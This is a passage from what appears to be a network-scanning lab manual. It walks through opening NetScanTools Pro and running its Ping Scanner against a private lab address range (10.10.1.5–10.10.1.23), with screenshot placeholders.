
7. The **NetScanTools Pro** main window appears, as shown in the screenshot.

Note: The version of the **NetScanTools Pro** might differ when you perform the lab.




Module 03 – Scanning Networks

8. In the left-hand pane, under the **Manual Tools (all)** section, scroll down and click the **Ping Scanner** option, as shown in the screenshot.
9. A dialog box opens explaining the **Ping Scanner** tool; click **OK**.




10. Ensure that **Use Default System DNS** is selected. Enter the range of IP addresses into the **Start IP** and **End IP** fields (here, **10.10.1.5 - 10.10.1.23**); then, click **Start**.

Note: In this lab task, we are scanning **Parrot Machine**, **Windows Server 2022**, **Windows Server 2019**, and **Android** machines.

